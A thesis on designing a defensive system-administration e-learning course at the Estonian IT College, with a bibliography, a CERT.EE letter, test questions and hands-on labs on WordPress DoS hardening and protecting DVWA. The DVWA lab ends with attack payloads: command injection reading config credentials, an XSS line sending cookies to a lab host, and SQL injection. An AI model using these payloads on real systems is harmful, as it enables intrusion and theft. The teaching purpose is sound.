In cooperation with EITC partners, the IT system administration curriculum was analysed and plans for a new e-learning course were made. Therefore, the author of this thesis established requirements, instructional goals, learning outcomes, learning objectives and course content using the ADDIE model as instructional design framework.

The problem discussed in the thesis is not novel in essence and it has been addressed in universities and private training companies. Therefore the field is well covered with similar research. However, the current thesis applies instructional design method and local requirements to design new defence oriented e-learning course. Moreover, by combining reward badge system as a competitive moment with distance laboratory environment, the result is the e-learning course designed for this particular target group to achieve established goals in a playful and intensive way.

The pilot labs were held with different groups such as foreign system administrators, foreign students, Estonian system administrators and students. The course feedback has been positive and proves that chosen method was suitable for developing the e-learning course.

In conclusion, the EITC has a new course in IT System Administration curriculum and more than 80 system administrators will be educated every year. Consequently, there will be more security aware system administrators with proper knowledge and skills in Estonia.

Bibliography

W. J. Adams, E. Gavas, T. Lacey, and S. P. Leblanc. Collective views of the nsa/css cyber defense exercise on curricula and learning objectives. In *Proc. 2nd Conf. Cyber Security Experimentation and Test*, page 2, 2009.

Archimedes Foundation. Administreerimise õppemooduli loomine koostöös ria ja cert eestiga „praktiline küberkaitse it süsteemide administraatoritele". http://tartu.archimedes.ee/projektid/?act=vaata&id=52, 2012. [WWW] (2013-05-14).

B. Bichelmeyer. The addie model: A metaphor for the lack of clarity in the field of idt. In *annual conference of the Association for Educational Communications and Technology, Chicago. Retrieved June*, volume 11, page 2005, 2004.

H.-H. Chen, K.-J. Chen, Y.-S. Chu, W.-J. Chang, and M.-J. Chen. A learning management system with knowledge management capability for collaborative learning. In *Computer Supported Cooperative Work in Design, 2007. CSCWD 2007. 11th International Conference on*, pages 984–989. IEEE, 2007.

Clarified Security OÜ. Hands-on hacking essentials, web applications security. http://www.clarifiedsecurity.com/trainings/, 2013. [WWW] (2013-05-21).

D. Clark. Addie model. http://www.nwlink.com/~donclark/history_isd/addie.html, 2011. [WWW] (2013-05-10).

D. Clark. Design phase. http://www.nwlink.com/~donclark/hrd/sat3.html, 2013. [WWW] (2013-05-19).

Cyber Security Strategy Committee. Cyber security strategy 2008–2013. http://www.kaitseministeerium.ee/files/kmin/img/files/Kuberjulgeoleku_strateegia_2008-2013_ENG.pdf, 2008.

W. O. Dick, L. Carey, and J. O. Carey. *The Systematic Design of Instruction (5th Edition)*. Allyn &

Bacon, 2000. ISBN 0321037804.

J. Druin. Nowasp (mutillidae) web pen-test practice application. http://sourceforge.net/projects/mutillidae/, 2013. [WWW] (2013-05-18).

e-Õppe Arenduskeskus. Maatriks õpetajale oma e-kursuse analüüsimiseks. http://www.e-ope.ee/_download/repository/kvaliteedi_maatriks.pdf, 2011. [WWW] (2013-05-16).

EITC. Eitc homepage - history. http://www.itcollege.ee/it-kolledz/ajalugu/arhiiv/2000-2/, 2013. [WWW] (2013-05-14).

ERR. Puudus it-spetsialistidest on arvatust suurem. http://uudised.err.ee/index.php?06229798, 2011. [WWW] (2013-05-05).

ERR. University of tartu boosts number of tuition-free it spots. http://news.err.ee/Education/4e6a0a76-5cc8-444c-8267-a525622d67d2, 2012a. [WWW] (2013-05-05).

ERR. It sector needs up to 3 times more specialists. http://news.err.ee/economy/4e36cc73-e95a-454a-a07d-9f69ae93d814, 2012b. [WWW] (2013-05-05).

EITC. Status & facts. http://www.itcollege.ee/en/it-college/status-facts/, 2012. [WWW] (2013-05-05).

S.-T. Huang, Y.-P. Cho, and Y.-J. Lin. Addie instruction design and cognitive apprenticeship for project-based software engineering education in mis. In *Software Engineering Conference, 2005. APSEC '05. 12th Asia-Pacific*, pages 8 pp.–, 2005. doi: 10.1109/APSEC.2005.26.

A. Interactions. Weaknesses of the addie model. http://www.instructionaldesign.org/models/addie_weaknesses.html, 2007. [WWW] (2013-05-18).

W. Jackson. Cybersecurity is hot on campus. http://gcn.com/articles/2010/08/02/cybereye-box-cybersecurity-degrees-university-of-maryland.aspx, 2013.

Kaido Kikkas. Natuke teistmoodi e-õpe: Vikiülikool. http://uudiskiri.e-ope.ee/?p=4273, 2013. [WWW] (2013-05-23).

K. Kasak. *Practical Exercises for Information Security Courses.* Master's thesis, UNIVERSITY OF TARTU, 2009.

L. Lohr. Using addie to design a web-based training interface. *Society for Information Technology & Teacher Education International Conference (9th, Washington, DC, March 10-14, 1998)*, 1998.

M. Mayfield. Creating training and development programs: using the ADDIE method. *Development and Learning in Organizations*, 25:19–22, 2011. doi: 10.1108/14777281111125363.

NATO CCD COE. Cyber defence exercise locked shields 2012 - after action report. http://www.ccdcoe.org/publications/LockedShields12_AAR.pdf, 2012. [WWW] (2013-05-20).

Netcraft. Web server survey (may 2013). http://news.netcraft.com/archives/2013/05/03/may-2013-web-server-survey.html, 2013. [WWW] (2013-05-24).

RandomStorm. Dam vulnerable web application. http://www.dvwa.co.uk/, 2013. [WWW] (2013-05-18).

M. Ryder. Instructional design models. http://carbon.ucdenver.edu/~mryder/itc/idmodels.html, 2013. [WWW] (2013-05-10).

SANS Institute. Homepage. https://www.sans.org, 2013. [WWW] (2013-05-21).

W. J. Schepens and J. R. James. Architecture of a cyber defense competition. In *Systems, Man and Cybernetics, 2003. IEEE International Conference on*, volume 5, pages 4300–4305. IEEE, 2003.

R. Trost. *Practical Intrusion Analysis: Prevention and Detection for the Twenty-First Century: Prevention and Detection for the Twenty-First Century*. Addison-Wesley Professional, 2009. ISBN 0321591801.

TUT homepage. Master of cyber security - course outline. http://www.ttu.ee/studying/masters/masters_programmes/cyber-security/course-outline-20/. [WWW] (2013-04-30).

University of Toronto. Developing learning outcomes: A guide for faculty. http://www.teaching.utoronto.ca/Assets/CTSI+Digital+Assets/PDFs/learning-outcomes.pdf, 2013. [WWW] (2013-05-17).

Vabariigi Valitsus. „küberjulgeoleku strateegia 2014–2017“ koostamise ettepaneku heakskiitmine. https://www.riigiteataja.ee/akt/326032013009, 03 2013.

A. Villems, E. Koitla, K. Kusnets, L. Pilt, M. Kusmin, M. Niitsoo, M. Dremljuga-Telk, M. Varendi, and T. Plank. *Juhend kvaliteetse e-kursuse loomiseks*, second edition, 2010.

Appendix A — Letter from CERT.EE to the Rector of Estonian IT College

—Original Message—-

From: CERT.EE töötaja

Sent: Tuesday, February 10, 2009 3:55 PM

To: Eesti Infotehnoloogia Kolledž Rektor

Cc: *****

Subject: Täiendkoolitus

Tere Meil on üks probleem : Pole piisavalt haritud administraatoreid omavalitsustes ja muudes riigiasutustes ning väikese ja keskmise suurusega organisatsioonides.

Probleem jaguneb mitmeks väiksemaks alam probellmiks : enamik administraatoreid on nn iseõppijad (mis on muidugi tore!) ja omandanud [hädapärased] teadmised ja kogemused töö käigus kutse ja rakenduskõrghariduse raames ei anta õpilastele juur- ja turvateenuste alal vajaliku põhjalikusega teadmisi (vahest on liiga vara spetsialiseeruda ?!)

täiendkoolituse turul olemas vaid tootjate endi tarkvaratoodete põhised kursused (tihti kontori tarkvara üldkursused)

tegelik üldine teadmiste ja oskuste tase sihtrühmas ei ole piisav hästi toimiva süsteemi haldamiseks ega tõrgete kõrvaldamiseks Täiendkoolituse turul puuduvad nimetatud sihtrühmale vajalikud kursused.

Nii võiks välja näha kohaliku omavalitsuse itimehe ja ülemuse arenguvestluse üks osa: itimees: Tahan minna nädalaks koolitusele, maksab 15 tuhat, see teeb vaid 3 tuhat ühe päeva eest. ülemus ütleb: Oota, mõtleme, aga nädalaks sind ära lasta ei saa ja kallis on see ka, ikkagi 15 tuhat ülemus mõtleb: .oO(saadad koolitusele, ja pärast läheb teise kohta suure palga peale, las parem sekretär käib wördi koolitusel ära)

Lahendus : Valitsus (?HM, MKM, KM?), veel parem EU maksab keskelt kinni kursuste ettevalmistamise ja 3 aasta jooksul sihtrühma koolituse plaan sihtrühma koolituseks :

a) ette valmistada nädalased kursused (40 x 45 min) järgnevatel teemadel

!) kõik kursused OpenBSD baasil, kuna *BSD perekond on laialt levinud platform juurteenuste jaoks ja võimalik saadud teadmisi ja oskusi rakenda laiemalt kui vaid ühe tootja/tarkvara puhul *mida oligi vaja* ;)

0) sissejuhatus: IPv4/IPv6, TCP/IP, kahendarvutused.... (anda alused järgmistele kursustele)

1) tulemüüri ülespanek, seadistamine ja igapäevane haldus

2) aja- ja nimeteenuse ülespanek, seadistamine ja igapäevane haldus

3) veebiteenuse ülespanek, seadistamine ja igapäevane haldus
4) postiteenuse ülespanek, seadistamine ja igapäevane haldus
5) logihalduse ülespanek, seadistamine ja igapäevane haldus
6) ründetuvastus ja intsidentide halduse süsteemi ülespanek, seadistamine ja igapäevane haldus
7) Loov probleemi lahendus ja haldus.

b) viia koolitusi läbi kahe aasta jooksul

TULEMUS: suurem enamus väikese ja keskmise suurusega organistasioonide juurteenuste administraatoreid oskab oma tööd heal või keskmisel tasemel.

Lahendusele me oleme leidnud mõningad allikad mis eeldavad kutse või kõrgharidusega tegeleva asutuse kaasamist või isegi talle projektis vedava rolli andmist. Hea meelega saaks teiega järgmisel nädala esimesel poolel teiega kokku ja räägiks meie poolsest nägemusest lahendustele ning kuulaks teie poolset arvamust idee räideviimise võimaluste kohta .

Lugupidamsiega ….

Appendix B — Preliminary Tests

To gather information about background of the students and distance learner following questions were used (not all questions in every test but subset of them). For students a most of quorum passed the test with more then 50%. However, in continuous education the percentage is smaller and remains ~10%.

Table 6: The questions and comments for preliminary test

Question	Percentage of correct answers	Comments
What is stored in $PATH environment variable?	~60%	This answer gives a good overview about knowledge of the participant
Which IP settings minimally need to be configured to connect a host to local LAN?	~50%	Usually too many parameters are chosen
What is the difference between buffer and cache? Are these the same things?	~20%	Most people just do not know how to explain the difference
What is the difference between virtual memory and swap? Are these the same?	~10%	
What is the difference between authorization and authentication? Are these the same things?	~30%	Same level for students and for continuous education
How many primary partitions can be made to hard-disk? (in case of BIOS equipped computer)	~50%	Students forgot and others do not know
What are the differences between public key and certificate?	~10%	Matter of a lack of explanation skill
You have the directory */home/student* with following permissions: *-rw-r–r– 1 root root 0 2013-05-01 09:11 file.txt* in GNU/Linux Can user student delete this file?	~10%	Students should know that file can be deleted.

Some samples of practical prelimery tests are given in Table 7.

Table 7: The practical preliminary tests

Variant	Link to the test
1	https://docs.google.com/document/d/1KPMH1uvNYhBiLerH_5yQsEurbWiIWi1u5rilkyXFDTQ/edit
2	https://docs.google.com/document/d/1GfGyQnQSvx7hah0J47izDUOGr0cuCBIcekHkPK_L0Yg/edit
3	https://docs.google.com/document/d/1u0spdgCuCPGFSeEymgZuVui-i8m9zyivTTxujTcEmzE/edit
4	https://docs.google.com/document/d/1htv1jmWHGkymhqUWJ6g1OLl4CV5xHEiDq88eZa2QLDs/edit

Appendix C — Preliminary course GNU/Linux



Figure 3: Topics covered in preliminary course (MindMap)

Appendix D — Protecting Web Application Against (D)DOS Attacks

> "If you tell me, I will listen. If you show me, I will see. If you let me experience, I will learn." — Lao Tzu (6th Century BC)

D.1 Introduction

This goal of this lab is secure a web application – WordPress against (D)DOS attacks to the level where main limitation becomes a throughput of the network. Installed and hardened server must recover after attack is ended.

Web application WordPress are used because misbehave of the default installation which can not take reasonable load.

D.2 Pre-Requirements

1. Preliminary GNU/Linux course C;
2. Preliminary test B (theory and practice);
3. Knowledge about HTTP (different request types, virtual hosts, status codes), IP and aliases, UDP.

If renewal is needed then following materials are suitable for rehearsal the basics of the HTTP [1] [2].

D.3 Software and hardware

Students must have possibility to run at least two virtual machines with configuration seen in table 8.

GNU/Linux distribution Ubuntu Server 12.04 LTS 64bit, WordPress – latest version available, MySQL from Ubuntu repositories, Apache2 web server from repositories, GNU/Linux Ubuntu Client 12.04 LTS 64bit for performing load generation with apache2 utils.

[1] net.tutsplus.com - tools and tips - HTTP part 1
[2] net.tutsplus.com - tools and tips - HTTP part 1

Table 8: Hardware requirements for the (D)DOS lab

Hardware	Server	Client
RAM	$>= 512MB$	$>= 1GB$
HDD	$>= 8GB$ (dynamic disk)	$>= 16GB$ (dynamic disk)
NIC 1	NAT	NAT
NIC 2	HostOnly	HostOnly
OS	Ubuntu Server 12.04 LTS	Ubuntu Desktop 12.04 LTS

D.4 Learning Objectives

Student installs and configures the apache2 web server and WordPress web application with MySQL database. Student is able to use caching technologies to protect web application against simpler DOS attacks. Student configures web service and demonstrates that can be easily take offline using simple load generator. Minimal level: Student configures proper caching and demonstrates that web application survives same attack.

D.5 Setting up the Virtual Environment - VirtualBox sample

Two virtual machines are needed in this lab: Server and Client. Download server and client OVA files from the following links: http://elab.itcollege.ee:8000/infra_klient_small.ova http://elab.itcollege.ee:8000/infra_server.ova

Import virtual machines (If your host computer has only 4GB RAM, then reduce client machine memory to 1GB)

Start both machines. If you got an error about host only network then open Main Menu, choose File Preferences and choose Network and add Host Only Network.

Username and password for both machines are student.

Student user are in sudo group and can start administrator shell with *sudo* command.

Log on to client and add two addresses on */etc/hosts*

```
echo "192.168.56.200 wp.planet.zz">>/etc/hosts
```

Test *wp.planet.zz* with ping command.

D.6 Installation of the WordPress

All following commands must executed as root user. To get root permissions in Ubuntu Server used in this lab type:

```
sudo -i
```

For installing new software, update the local package cache in client and server:

```
apt-get update
```

Upgrade both systems:

```
apt-get dist-upgrade
```

Install apache2 web server and MySQL database on server:

```
apt-get install apache2 mysql-server ssh php5 php5-mysql
apt-get install apache2-utils libapache2-mod-php5
```

Download the latest version of WordPress engine on server:

```
wget http://wordpress.org/latest.tar.gz
```

Unpack downloaded *latest.tar.gz* archive to server's */var/www* directory using tar utility:

```
sudo tar zxvf latest.tar.gz --directory=/var/www/
```

On server, create new MySQL database called *wp* and database user *student*. Grant all privileges on database *wp* to user *student*:

```
mysql -u root -p
create database wp;
create user student;
GRANT ALL PRIVILEGES ON wp.* TO 'student'@'localhost' IDENTIFIED BY 'student';
quit
```

On server, create a new virtual host for wordpress

```
cp /etc/apache2/sites-available/default /etc/apache2/sites-available/wp
```

On server, change the owner and the group to apache2 system user/group for wordpress directories and files for ensure that web server can read and write those files.

```
chown www-data:www-data /var/www/wordpress -R
```

On server, change a document root directory (DocumentRoot) for new virtual-host and add ServerName field to virtualhosts configuration file */etc/apache2/sites-available/wp*

```
ServerName        wp.planet.zz
#DocumentRoot /var/www
DocumentRoot /var/www/wordpress
```

To enable new virtualhost for WordPress use *a2ensite* utility (on server)

```
a2ensite wp
```

Change wordpress configuration file */var/www/wordpress/wp-config-sample.php*

Set correct values for defines DB_NAME, DB_USER, DB_PASSWORD as:

```
/** MySQL database name */
define('DB_NAME', 'wp');
```

```
/** MySQL database username */
define('DB_USER', 'student');
/** MySQL database password */
define('DB_PASSWORD', 'student');
```

Copy sample configuration file to the real configuration file.

```
cp  -a /var/www/wordpress/wp-config-sample.php /var/www/wordpress/wp-config.php
```

Reload apache configuration files:

```
service  apache2 reload
```

Go to address http://wp.planet.zz/ using web browser.

Enter values for Site Title, username, password and an e-mail

Choose Install

D.6.1 Testing Your WordPress Installation against simpler DOS attacks

Discussion

```
How many requests per second the default installation of WordPress will serve?
How many parallel connections this site should handle?
How many parallel connections and requests can produce one attacker?
When the website is down?
How many seconds client probably waits  before website considered as dead?
```

Install apache2 utils on CLIENT computer, not in the server computer.

```
sudo apt-get update
sudo apt-get install apache2-utils
```

In case of Fedora/CentOS/RH/Oracle Linux install httpd-utils package.

Execute Apache Benchmark program *ab* with parameters discussed:

```
ab -c<NO_CONN> -t<TIME> http://wp.planet.zz/
```

flag c - parallel connections flag t - time for test

```
ab -c600 -t20 http://wp.planet.zz/
```

In last example the ab utility makes 600 parallel connections and test takes 20 seconds. Test results Store test results and the command line used for tests. Write down request per second. No of failed requests and No of completed requests.

D.6.2 Hardening WordPress Installation

After successful load generation using *ab* command, the server is extremely slow and unresponsive.

Discussion

Why You can not login into server?
Look at the server console. What is the OOM? What is the OOM killer?

If needed, reboot the server. To guarantee log in possibility into server under attack disable swap file.

Disable swap (edit /etc/fstab file or use swapoff command)

```
swapoff -a
```

Disable OOM killer for MySQL database. In newer kernels write -1000 to oom_score_adj file.

```
echo "-1000" > /proc/$(pidof mysqld)/oom_score_adj
```

For backward compatibility with old kernels (2.6.XX series) you can use oom_adj file

```
echo "-17" > /proc/$(pidof mysqld)/oom_adj
```

Documentation about proc filesystem and OOM can be found from kernel.org [3]

Optional task: Modify mysql upstart config file to set OOM adjustment score.

Install WordPress Supercache plugin. Change Permalinks settings under custom structure:

```
/index.php/?p=%post_id%
```

Test the caching with *ab* command as previously.

To install *varnish* web accelerator change the *apache* service port to 8080.

In file */etc/apache2/ports.conf* change 80 > 8080 like:

```
NameVirtualHost *:8080
Listen 8080
```

Or just download new file using wget

```
cd /etc/apache2
mv ports.conf /root/ports.conf.old
wget http://elab.itcollege.ee:8000/Configs/apache2/ports.conf
```

Change all virtual hosts to use new 8080 port using text editor or sed command.

```
sed 's/:80>/:8080>/' -i /etc/apache2/sites-enabled/wp
```

Install varnish web accelerator

[3] kernel.org - the *proc* filesystem http://www.kernel.org/doc/Documentation/filesystems/proc.txt

```
apt-get install varnish
```

Open configuration file for varnish defaults: */etc/default/varnish* and change default listen port from 6081 to 80 *varnis* in *DAEMON_OPTS* section.

```
DAEMON_OPTS="-a :6081 \
             -T localhost:6082 \
             -f /etc/varnish/default.vcl \
             -S /etc/varnish/secret \
             -s malloc,256m"
```

The port is specified with flag *-a*

```
DAEMON_OPTS="-a *:80 \
             -T localhost:6082 \
             -f /etc/varnish/default.vcl \
             -S /etc/varnish/secret \
             -s malloc,256m"
```

Restart apache and varnish services

```
service apache2 restart
service varnish restart
```

Test your result using netstat command

```
netstat -lp | grep varnish
```

Command output

```
student@opiise:~$ netstat -lp | grep varnish
tcp        0      0 *:80                    *:*                     LISTEN   1869/varnishd
tcp        0      0 localhost:6082          *:*                     LISTEN   1868/varnishd
```

Test new system with AB utility using exactly the same test parameters and conditions as before *varnish*

Discussion

How many requests are completed during the test?
How many requests per second the hardened WordPress installation can take?
Is it now safer or attacker can take it down with same effort?
(You can guess that something is still wrong, and figure out what exactly)

Discussion

What can be used as possible alternative for *varnish* web accelerator?
What about TLS, do You see any problems?
What about authenticated users?

Additional and optional reading:

Making wordpress shine with Varnish caching system

Making wordpress shine with Varnish caching system part 2

Full Circle Magazine 57

Appendix E — Protecting an Insecure Web Application

> I will newer blindly copy paste commands from manuals specially when logged as root! – Experienced IT system administrator.

E.1 Introduction

The hands-on laboratory is mean to teach system administrator's how to protect insecure web application from common attacks like injection's, XSS, CSRF, brute force, file upload and file inclusion. Damn Vulnerable Web Application DVWA is used as role of insecure application. Several vulnerable web application alternatives exists http://blog.taddong.com/2011/10/hacking-vulnerable-web-applications.html

E.1.1 Lab Scenario

Lab participant acts as system administrator for small company which has several web applications. One legacy application is tremendously vulnerable for common type of attacks. Company ordered new web application to replace old and vulnerable service. However old application must survive at least few month's before being replaced. Till that time system administrator have high criticality task to protect this vulnerable system. Blocking IP addresses is not a solution because client's requests can be originated from any location, although fixing all programming errors takes too long and new version of software was developed for that purposes.

E.2 Pre-Requirements

This hands-on laboratory is designed to students who have knowledge and skills for working with GNU/Linux command line, basic networking and HTTP(S) and understanding text editing.

Students must have possibility to run at least two virtual machines with configuration seen in table 9

Table 9: Hardware requirements for DVWA lab

Hardware	Server	Client
RAM	$>= 512MB$	$>= 1GB$
HDD	$>= 8GB$ (dynamic disk)	$>= 16GB$ (dynamic disk)
NIC 1	NAT	NAT
NIC 2	HostOnly	HostOnly
OS	Ubuntu Server 12.04 LTS	Ubuntu Desktop 12.04 LTS

E.3 Learning Objectives

Student is able to install different application firewalls such as SQL firewall and web application firewall. Minimal level is reached if the student demonstrates that different types of attacks are possible and successful against the vulnerable web application, installs SQL firewall and demonstrates that basic SQLi attacks are blocked, demonstrates that several web application attacks are still possible after installing the SQL firewall such as reflected XSS and stored XSS, command injection and CSRF, installs application firewall before web application and demonstrates that previously succeeded attacks (at least XSS) are stopped.

E.4 Setting up the Virtual Environment

Two virtual machines are needed in this lab: Server and Client. Download server and client OVA files from the following links:

`http://elab.itcollege.ee:8000/infra_klient_small.ova`

`http://elab.itcollege.ee:8000/infra_server.ova`

Import virtual machines (If your host computer has only 4GB RAM, then reduce client machine memory to 1GB)

Start both machines. If you got an error about host only network then open Main Menu, choose File Preferences and choose Network and add Host Only Network.

Username and password for both machines are student.

Student user are in sudo group and can start administrator shell with *sudo* command.

E.5 Installation of Damn Vulnerable Web Application

E.5.1 Introduction to DVWA

Ensure that you have administrator rights

```
sudo -i
```

Update local package cache

```
apt-get update
```

Ensure that unzip package is installed

```
type unzip || apt-get install unzip
```

Install apapache web server, mysql server and php5

```
apt-get install apache2 mysql-server ssh php5 php5-mysql libapache2-mod-php5
```

Dowload DVWA using web get utility wget

```
wget http://dvwa.googlecode.com/files/DVWA-1.0.7.zip
```

```
unzip DVWA-1.0.7.zip
mv dvwa /var/www

nano /var/www/dvwa/config/config.inc.php

$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'student';
$_DVWA[ 'db_database' ] = 'dvwa';
```

For save use CTRL + X

Next: the setup of DVWA database

http://$ServerIP$/dvwa/setup.php

Click the *Create/Reset Database*

Log into DVWA http://$ServerIP$/dvwa/ Username : admin Password : password

The main page of DVWA should appear (Figure 4)

Change DVWA Security level to low (Figure 5)



Figure 4: Damn Vulnerable Web Application - default page



Figure 5: Setting DVWA Security Level to Low

E.5.2 Testing vulnerabilities

For understanding a defence of web application a basic offensive knowledge and skills are needed. However, this lab focused on defensive methods and will not provide knowledge about different OWASP top ten.

DISCLAIMER: Do not use followed methods on any computer except lab computer and only for learning propose!

Common vulnerabilities

Try the following vulnerabilities (find out how)

```
8.8.8.8; sed 's/</UUUU/' ../../config/config.inc.php
#Find out directory and file structure of \gls{DVWA}
8.8.8.8; ls -l
8.8.8.8; ls -l ../../
8.8.8.8; sed 's/<//'  ../../../../wordpress/wp-config.php
8.8.8.8; touch /var/tmp/new_file.txt
8.8.8.8; ls /var/tmp/
; grep session.cookie_httponly /etc/php5/apache2/php.ini
```

```
<script>var i='<img src="http://192.168.56.101/'+document.cookie+'" />'; document.write(i);</script>
```

```
1' union select BENCHMARK(100000000,ENCODE('hello','goodbye')),1; # --
2' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES;# --
